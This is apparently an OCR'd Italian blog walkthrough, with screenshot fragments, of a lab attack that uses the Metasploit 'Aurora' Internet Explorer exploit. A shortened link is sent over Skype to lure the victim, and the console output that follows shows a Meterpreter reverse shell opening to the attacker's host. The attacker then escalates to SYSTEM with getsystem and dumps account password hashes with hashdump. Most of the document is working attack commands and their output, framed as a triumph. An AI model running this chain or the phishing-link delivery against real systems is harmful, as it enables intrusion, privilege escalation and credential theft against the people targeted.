
(sperando che Ama*on non reclami i diritti)



[09:21:40] 31337: http://tinyurl.com/lcb5t4

Just click to launch..

..the good ole Internet Exploder..



Double-click here to set chat topic

[09:21:40] 31337: http://tinyurl.com/lc

http://10.0.1.104:8080/?xguHraDqVTMjuRDSVQD - Microsoft Internet Explorer

http://10.0.1.104:8080/?xguHraDqVTMjuRDSVQD


Operazione completata

http://10.0.1.104:80...

(Click)

Meanwhile, back at the ranch..


..a cowboy sitting in the dark..


Skype Chat
Add People
Send File(s)
Double-click here to set chat topic
[09:21:40] 31337: http://tinyurl.com/lc
http://10.0.1.104:8080/?xguHraDqVTMjuRDSVQD - Microsoft Internet Explorer
File
Modifica
Visualizza
Preferiti
Strumenti
?
Indietro
Cerca
Preferiti
Indirizzo
http://10.0.1.104:8080/?xguHraDqVT uRDSVQD
Vai
Collegamenti
Operazione completata
Internet
start
http://10.0.1.104:80...
EN
15.18

```
msf exploit(ms10_002_aurora) > exploit -j
[*] Started reverse handler on 10.0.1.104:443
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://10.0.1.104:8080/
[*] Server started.
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.0.1.136
[*] Sending stage (749056 bytes) to 10.0.1.136
[*] Meterpreter session 1 opened (10.0.1.104:443 -> 10.0.1.136:58559) at 2010-10-21 13:18:06 +0200

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 480 created.
Channel 1 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\baltar\Desktop>
```

Game Over

thnxs/credits: unknow +hdm@metasploit.com




http://10.0.1.104:8080/?xeuHraDqVTMiuRDSVQD - Microsoft Internet Explorer
start
http://10.0.1.104:80...
EN
15.18

```
C:\Documents and Settings\baltar\Desktop>dir C:\
dir C:\
 Il volume nell'unit# C non ha etichetta.
 Numero di serie del volume: 6813-B985

 Directory di C:\

21/10/2010  14.54                 0 AUTOEXEC.BAT
21/10/2010  14.54                 0 CONFIG.SYS
21/10/2010  15.11    <DIR>          Documents and Settings
21/10/2010  15.11    <DIR>          Programmi
21/10/2010  15.11    <DIR>          WINDOWS
               2 File              0 byte
               3 Directory   8.961.507.328 byte disponibili

C:\Documents and Settings\baltar\Desktop>
```

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:a31d2ae2331d7199468aa0df9e2394c4:4115c4421f49d65bd50ee1ebcce63d18:::
baltar:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:659c36fa6ffb19f2ada192855207fe0e:34b33bd0656cf56a28c2342c0add9847:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9c1c581ced9318f1fcb78f3fd96d9471:::
```

Command & Conquer

"Welcome, master!"



